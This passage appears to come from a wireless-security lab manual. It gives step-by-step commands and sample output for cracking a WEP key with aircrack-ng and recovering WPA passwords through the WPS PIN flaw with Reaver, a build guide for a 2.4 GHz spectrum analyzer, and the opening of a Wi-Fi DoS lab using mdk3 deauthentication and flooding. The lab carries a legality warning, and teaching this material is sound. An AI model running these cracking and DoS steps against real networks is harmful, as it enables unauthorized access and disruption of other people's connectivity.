


```
root@kali:~# ls
Desktop       dlink-01.kismet.csv      replay_arp-0701-144128.cap
dlink-01.cap  dlink-01.kismet.netxml
dlink-01.csv  replay_arp-0701-143904.cap
root@kali:~# 
```

To start aircrack-ng run the command “aircrack-ng (file name)” so here that would be:

```
aircrack-ng dlink-01.cap
```

Aircrack-ng will begin to run and start to crack the password. Here is what is what it looks like when it is done.



```
Opening dlink-01.cap
Read 345320 packets.

   #  BSSID              ESSID                     Encryption

   1  00:26:5A:F2:57:2B  dlink                     WEP (110799 IVs)

Choosing first network as target.

Opening dlink-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 111064 ivs.
                     KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345 )
        Decrypted correctly: 100%
```

After “Key Found” it shows the password in hexadecimal or ASCII they are the same and either one can be used. For this example, the password on the router was 12345.

WPS cracking in Kali using Reaver

When it was known that a WEP network could be hacked by any kid with a laptop and a network connection (using easy peasy tutorials like those on our blog), the security guys did succeed in making a much more robust security measure WPA/WPA2.

Now hacking WPA/WPA2 is a very tedious job in most cases. A dictionary attack may take days, and still might not succeed. Also, good dictionaries are huge. An exhaustive bruteforce including all the alphabets (uppercase lowercase) and numbers, may take years, depending on password length. Rainbow tables are known to speed things up, by completing a part of the guessing job beforehand, but the output rainbow table that needs to be downloaded from the net is disastrously large (can be 100s of GBs sometimes). And finally the security folks were at peace. But it was not over yet, as the new WPA technology was not at all easy for the users to configure. With this in mind, a new security measure was introduced to compliment WPA. Wi-Fi Protected Setup (WPS). Now basically it was meant to make WPA even tougher to crack, and much easier to configure (push a button on router and device connects). However, it had a hole, which is now well known, and tools like **Reaver** can exploit it in a single line statement. It still might take hours, but it is much better than the previous scenario in which months of brute-forcing would yield no result.


Working of WPS

Now while most of the things are the same as in WPA, there is a new concept of using pins for authentication. So basically, the client sends 8 digit pins to the access point, which verifies it and then allows the client to connect. Now a pin has 8 digits, and only contains numbers, so it's a possible target for bruteforece. Under normal bruteforcing of WPA passwords, you have to consider the fact that there may be number, alphabets, and sometimes symbols (and more than 8 letters). This make the task a billion times tougher. However, we can try thousands of keys per second, which make it a tad bit easier. Now in WPS, there is a delay because we have to wait for APs response, and we may only try a few keys per second (practically the best is 1 key per 2 sec). Basically, 8 digits and 10 possibilities per digit (0–9) make it 10^8 (interpret ^ as raised to the power of) seconds if we assume one key per second. Now that'll be years. So, where is this taking us? The answer is, there are flaws in this technology that can be used against it.

The eighth digit is a checksum of first 7 digits. **10^7 possibilities**, i.e. one-tenth time. Two months, still a way to go.

The pin number for verification goes in two halves, so we can independently verify the first four and the last four digits. And believe me, it's easy to guess 4 digits correct two times, then to guess 8 correct digits at once. Basically, the first half would take 10^4 guess and the second would take 10^3.

Now the guesses would be 10^4 + 10^3 (not 10^4 *10 ^3). Now we need 11,000 guesses.



Therefore, that'll take **3 hours** approximately. And that's all the combinations, and most probably the correct pin will not be the last combination, so you can expect to reach the result earlier. However, the assumption is that brute forcing will take place at a key per second.

How to carry out the attack

Now it might have been tough to carry out this attack at some point in history, but now, it's a breeze. If all the prerequisites are ready, then hacking the network would be as easy as

```
reaver -i <interface-name> -b <BSSID of target>
```

And if you are already familiar with hacking WEP, then just go to your Kali Linux terminal and type the above command (replacing what needs to be replaced). Leave your machine as is, come back 10 min later, check the progress (must be 1% or something), and go take a nap. However, if you're a newbie, then tag along.

Information gathering


Now you need to find out the following about you target network. Does it have WPS enabled. If not, then the attack will not work. Then we need the BSSID of the network.

Now to check whether the network has WPS enabled or not, you can either use **wash** or just use the good old **airodump-ng**. Wash is specifically meant to check whether a network has WPS enabled or not, and thereby is much easier to use. Here are the steps, as usual Set your wireless interface in monitor mode:

```
airmon-ng start wlan0
```

Use **wash** (easy but sometimes unable to detect networks even when they have WPS enabled). If any network shows up there, it has WPS enabled.

```
wash -i mon0
```



```
[!] Found packet with bad FCS, skipping...
[!] Found packet with bad FCS, skipping...
[!] Found packet with bad FCS, skipping...
[!] Found packet with bad FCS, skipping...
[!] Found packet with bad FCS, skipping...
[!] Found packet with bad FCS, skipping...
[!] Found packet with bad FCS, skipping...
[!] Found packet with bad FCS, skipping...
[!] Found packet with bad FCS, skipping...
[!] Found packet with bad FCS, skipping...
[!] Found packet with bad FCS, skipping...
```

This is an error which I haven't figured out yet. Command **wash -i mono --ignore-fcs** might solves the issue.

Use **airodump-ng**. It will show all networks around you. It tells which of them use WPA. You'll have to assume they have WPS, and then move to next steps.

```
airodump-ng mon0
```

Now irrespective of what you used, you should have a BSSID column in the result that you get. Copy the BSSID of the network you want to hack. That's all the information you need. Keep a copy of client BSSID, it will be useful.

Set an access point with WPS.

Reaver

Now finally we are going to use **Reaver** to get the password of the WPA/WPA2 network. **Reaver** makes hacking very easy, and all you need to do is enter:


```
reaver -i mon0 -b <BSSID>
```

Explanation **-i** for the interface used. Remember creating a monitor interface mon0 using **airmon-ng** start wlan0. This is what we are using -b species the BSSID of the network that we found out earlier.

This is all the information that **Reaver** needs to get started. However, **Reaver** comes with many advanced options, and some are recommended by me. Most importantly, you should use the **-vv** option, which increases the verbosity of the tool. Basically, it writes everything that's going on to the terminal. This helps you see what's happening, track the progress, and if needed, do some troubleshooting. So final command should be:

```
reaver -i mon0 -<BSSID> -vv
```

After some hours, you will see something like this. The pin in this case was intentionally 12345670, so it was hacked in 3 seconds.



```
[+] Switching wlan0 to channel 6
[+] Waiting for beacon from 70:54:D2:D5:98:E5
[+] Associated with 70:54:D2:D5:98:E5 (ESSID: 744edc)
[+] Trying pin 12345670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 3 seconds
[+] WPS PIN: '12345670'
[+] WPA PSK: [redacted]
[+] AP SSID: [redacted]
```

Section **WPA PSK** tells the password of the wireless network.

Known problems that are faced — Troubleshooting

- As in the pic above, you saw the first line read “Switching wlan0 to channel 6” (Yours will be mon0 instead of wlan0).
- Sometimes, it keeps switching interfaces forever.
- Sometimes it never gets a beacon frame, and gets stuck in the waiting for beacon frame stage.
- Sometimes it never associates with the target AP.
- Sometimes the response is too slow, or never comes, and a 0×02 or another error is displayed.
- In most cases, such errors suggest. Something wrong with wireless card. AP is very choosy, won’t let you associate. The AP does not use WPS. You are very far from the AP.

- **Rate Limiting** implemented in the router (most new router have this). Possible workarounds.

- Sometimes, killing naughty processes helps. Move closer to target AP.

- Do a fakeauth using **aireplay-ng** and tell **Reaver** not to bother as we are already associated using **-A** (just add **-A** at the end of your normal reaver code)

Update

For some people the reason **Reaver** is not working is because the version of **Libpcap** you are using is not compatible with the version of Kali you are using.

RECOMMENDED LITERATURE AND REFERENCES

1. Raspberry Pi: Quick Start. https://www.raspberrypi.org/files/legacy/qsg.pdf
2. Directive 2009/136/EC. http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=OJ:L:2009:337:0011:0036:en:PDF

V. Research of Radio Frequency Wi-Fi Resources in 2.4–2.5 GHz Range

Purpose

Consider different ways to obtain information about the radiation levels in wireless networks without the use of special spectrum analyzers.

After the Work the Student Must

- know:

  1. Ways to obtain information about the energy utilization of channels.
  2. How to get workload of the frequency range.

- be able to:

  1. Use a mobile phone to receive a list of available wireless networks.
  2. Determine the workload channel.

Material and Technical Equipping of the Workplace

1. Arduino Nano v3.0 (with 3.3V).
2. TI CC2500+PA+LNA module with external antenna.
3. Pololu Wixel.
4. OLED 0.96" 128×64 I2C SSD1306.
5. Two OLED`s 0.96" 128×64 SPI SSD1306.
6. Test board.
7. 5 V power supply.

SOFTWARE COMPONENTS

1. Application for scan Wi-Fi networks (Wi-Fi Analyzer, etc.)
2. Wixel SDK
3. Text editor (Notepad++, etc.)
4. Arduino EDI (Windows)

SAFETY INSTRUCTIONS

Arduino Nano, TI CC2500, and Pololu Wixel modules contain highly sensitive electronic circuitry and are Electrostatic Sensitive Devices (ESD). Observe precautions for handling. Failure to observe these precautions can result in severe damage to the GPS receiver:

- Unless there is a galvanic coupling between the local GND (i. e. the work table) and the PCB GND, then the first point of contact when handling the PCB must always be between the local GND and PCB GND.

- Before mounting an antenna patch, connect ground of the device.

- When handling the RF pin, do not come into contact with any charged capacitors and be careful when contacting materials that can develop charges.

- To prevent electrostatic discharge through the RF input, do not touch any exposed antenna area. If there is any risk that such exposed antenna area is touched in non ESD protected work area, implement proper ESD protection measures in the design.


- When soldering RF connectors and patch antennas to the receiver's RF pin, make sure to use an ESD safe soldering iron (tip) [1, p. 21].

SUMMARY OF THE THEORETICAL PART

There are two types of spectrum analyzers:


- Fourier analyzer (FFT analyzer)
- Analyzers operating in accordance with the heterodyne principle [2]

We implemented a lot of spectrum analyzers for the 2.4–2.5 GHz ISM band to connect via USB-interface (FFT analyzer). For example, Ubiquiti AirView2, MetaGeek Wi-Spy, Wi-Detector, as well as on the basis of different sets of debugging (such as TI eZ430-RF2500) or network interface cards (eg, Atheros AR92xx and AR93xx with Spectral Scan mode [3]). These devices have a number of drawbacks: the price; the difficulty of obtaining data that are usually tied to a particular program; the inability to change the firmware of devices. In addition, there are of course many projects, homemade, usually based on TI CC2500 chip and Cypress 693x, as well as modules on their basis. But these devices are not suitable for mass production.



CONTENTS AND SEQUENCE EXECUTION OF TASKS

Install any application for scan Wi-Fi networks on your smartphone. Analyze which of the channels less filled, configure your access point to the free channel, restart it and check how networking has changed the occupancy distribution in the mobile application.



Spectrum analyzer on Arduino Nano and TI CC2500

Spectrum analyzer on Arduino Nano and TI CC2500+PA+LNA with SPI and/or I2C OLED's SSD1306. The spectral width is 2400.01–2503.40 MHz with spacing in 405.456543 kHz on two SPI displays. Displays logo on I2C display. This scheme takes less then 50 mA (on 5 V) [4].

Connect OLED's and CC2500+PA+LNA to Arduino Nano as shown on the picture.

Install Adafruit GFX and Adafruit SSD1306 libraries in Arduino IDE. This scanner based on Scanner 2.4 GHz Range of Ready-Made Modules written by Valeriy Yatsenkov (aka Rover) [5].

Connection Map

Arduino Nano	CC2500
D10	CSN
D11	SI
D12	SO
D13	SCLK
3V3	LEN, VCC
GND	PEN, GND

Arduino Nano	SPI0 OLED
D9	CS
D7	D/C
D6	DIN (SDA)
D5	CLK
D4	RES
3V3	VCC
GND	GND

Arduino Nano	SPI1 OLED
D8	CS
D7	D/C
D6	DIN (SDA)
D5	CLK
D3	RES
3V3	VCC
GND	GND

Arduino Nano	I2C OLED
A5 (19)	SCK
A4 (18)	SDA
3V3	VCC
GND	GND


Arduino Nano	I2C OLED
A5 (19)	SCK
A4 (18)	SDA
3V3	VCC
GND	GND


Arduino Nano	switch
A3 (17)	normally open
GND	normally open

Notification. Arduino Nano does not have enough memory, because it was not possible to realize the display (I2C) of available channels. The project requires further optimization.

Implementation

Prototype is assembled in a clear acrylic case for Raspberry Pi, but can be built more compactly. Button with a red cap — pause. The I2C display can be used for additional information.





Spectrum analyzer on Pololu Wixel


Spectrum analyzer on Pololu Wixel (CC2511F32) with SPI and/or I2C OLED's SSD1306. The spectral width is 2403.47–2476.50 MHz with spacing in 286.4 kHz on two SPI displays. Displays available channels on I2C display. This scheme takes less then 10 mA (on 5 V) [6].

Put the firmware on Wixel with parameters show_grid (for grids) and I2C_on (for additional I2C display). For example, to compile and download the firmware with wixel-sdk on OS Windows [7]:

```
C:\wixel-sdk>make load_Wixel_3oleds_ssd1306 S="show_grid=1 I2C_on=1"
```

More information about Wixel apps you can see on official site [8]. This scanner based on Spectrum Analyzer written by David E. Grayson [9].

Connect OLED's to Wixel as shown on the scheme.



Connection map

Wixel	SPI0 OLED
P0_1	RES
P0_2	D/C
P0_3	DIN (SDA)
P0_4	CS
P0_5	CLK
3V3	VCC
GND	GND

Wixel	SPI1 OLED
P1_3	RES
P1_4	CS
P1_5	CLK
P1_6	DIN (SDA)
P1_7	D/C
3V3	VCC
GND	GND

Wixel	I2C OLED
P1_0	SCK
P1_1	SDA
3V3	VCC
GND	GND


Wixel	switch
P0_0	normally open
GND	normally open


Wixel	power supply
VIN	2.7–6.5V
GND	GND

Implementation

Prototype can be assembled in a clear acrylic case for Raspberry Pi, but can be built more compactly. Button with a red cap — switch on, and the second one — pause.

The left screen displays ZigBee and Wi-Fi channels (not all channels fall within the available range). The higher the channel in the histogram, the more free.





Recommended Literature and References

1. NEO-6 GPS Modules Data Sheet. https://www.u-blox.com/sites/default/files/products/documents/NEO-6_DataSheet_%28GPS.G6-HW-09005%29.pdf?utm_source=en%2Fimages%2Fdownloads%2FProduct_Docs%2FNEO-6_DataSheet_%28GPS.G6-HW-09005%29.pdf
2. Rauscher, Christoph. Fundamentals of Spectrum Analysis. 2008. www.ictregulationtoolkit.org/Documents/Document/Document/3588
3. https://wireless.wiki.kernel.org/en/users/drivers/ath9k/spectral_scan
4. https://github.com/Oestoidea/oled-spectrum-analizer/tree/master/Arduino_Nano
5. https://dev.rcopen.com/forum/f8/topic397991
6. https://github.com/Oestoidea/oled-spectrum-analizer/tree/master/Wixel/Wixel_3oleds_ssd1306

7. https://github.com/pololu/wixel-sdk
8. https://www.pololu.com/docs/0J46/10.b
9. https://github.com/pololu/wixel-sdk/tree/dev/david/analyzer/apps/spectrum_analyzer

VI. Wi-Fi Network DoS Attacks

Purpose

Consideration of DoS ways to attack on the Wi-Fi network.

After the work the student must

- know:

  1. Types of DoS attacks on the Wi-Fi network.
  2. Typical signs of DoS attack.

- be able to:

  1. Test an AP by DoS attacking.
  2. Get an answer on the status of running AP.

Material and Technical Equipping of the Workplace

1. Raspberry Pi (B, B+, 2B or 3 version) with SD/microSD card.
2. Wireless adapter compatible with Raspberry Pi B, B+ or 2B. There is an internal wireless card in Raspberry Pi 3.

Software Components

1. mdk3
2. airodump-ng (from aircrack-ng package)
3. scapy
4. Python

SAFETY INSTRUCTIONS

- Do not expose it to water, moisture or place on a conductive surface whilst in operation.
- Do not expose it to heat from any source; the Raspberry Pi is designed for reliable operation at normal ambient room temperatures.
- Take care whilst handling to avoid mechanical or electrical damage to the printed circuit board and connectors.
- Avoid handling the printed circuit board while it is powered. Only handle by the edges to minimize the risk of electrostatic discharge damage.
- The Raspberry Pi is not designed to be powered from a USB port on other connected equipment, if this is attempted it may malfunction [1, p. 3].

SUMMARY OF THE THEORETICAL PART

A denial of service (DoS) occurs when a system is not providing services to authorized clients because of resource exhaustion by unauthorized clients. In wireless networks, DoS attacks are difficult to prevent, difficult to stop an ongoing attack and the victim and its clients may not even detect the attacks. The duration of such DoS may range from milliseconds to hours. A DoS attack against an individual station enables session hijacking.

Jamming the airwaves. A number of consumer appliances such as microwave ovens, baby monitors, and cordless phones operate on the unregulated 2.4GHz radio frequency. An attacker can unleash large amounts of noise using these devices and jam the airwaves so that the signal to noise drops so low, that the wireless LAN ceases to function. The only solution to this is RF proofing the surrounding environment.

Flooding with associations. The AP inserts the data supplied by the station in the Association Request into a table called the association table that the AP maintains in its memory. The IEEE 802.11 specifies a maximum value of 2007 concurrent associations to an AP. The actual size of this table varies among different models of APs. When this table overflows, the AP would refuse further clients. Having cracked WEP, an attacker authenticates several non-existing stations using legitimate-looking but randomly generated MAC addresses. The attacker then sends a flood of spoofed associate requests so that the association table overflows. Enabling MAC filtering in the AP will prevent this attack.

Forged dissociation. The attacker sends a spoofed Disassociation frame where the source MAC address is set to that of the AP. The station is still authenticated but needs only to reassociate and sends Reassociation Requests to the AP. The AP may send a Reassociation Response accepting the station and the station can then resume sending data. To prevent Reassociation, the attacker continues to send Disassociation frames for a desired period.

Forged deauthentication. The attacker monitors all raw frames collecting the source and destination MAC addresses to verify that they are among the targeted victims. When a data or Association Response frame is observed, the attacker sends a spoofed Deauthentication frame where the source MAC address is spoofed to that of the AP. The station is now unassociated and unauthenticated, and needs to reconnect. To prevent a reconnection, the attacker continues to send Deauthentication frames for a desired period. The attacker may even rate limit the Deauthentication frames to avoid overloading an already congested network. The mischievous packets of Disassociation and Deauthentication are sent directly to the client, so these will not be logged by the AP or IDS, and neither MAC filtering nor WEP protection will prevent it [2].

Obviously, the primary thing they can do is force stations (clients) off of a given network, causing a DoS attack. It can also use death attacks to reveal otherwise hidden SSIDs (not included in beacon frames) by disconnecting the clients, and then monitoring for Probe Requests which always contain the SSID.

CONTENTS AND SEQUENCE EXECUTION OF TASKS

Set a test access point. Only on preset points should be given work.

Notification. Interference in the work of other people's wireless networks may be illegal [3].

These are different ways in **mdk3** to attack AP:

- Brute force MAC filters
- Brute force hidden SSIDs (some small SSID wordlists included)
- Probe networks to check if they can hear you
- Intelligent authentication DoS to freeze APs (with success checks)
- FakeAP — beacon flooding with channel hopping (can crash NetStumbler and some buggy drivers)
- Disconnect everything (aka Amok-mode) with deauthentication and disassociation packets
- WPA TKIP DoS
- WDS confusion — shuts down large scale multi-AP installations

This exploit works on Kali Linux. Then open a terminal type:

```
iwlist wlan0 scan
```

Or use as usual **airodump-ng <Monitored Interface>** to scan environment wireless networks.

Now find the system that you want to restrict router access and log the **essid**, **bssid** and **channel** in the terminal type:

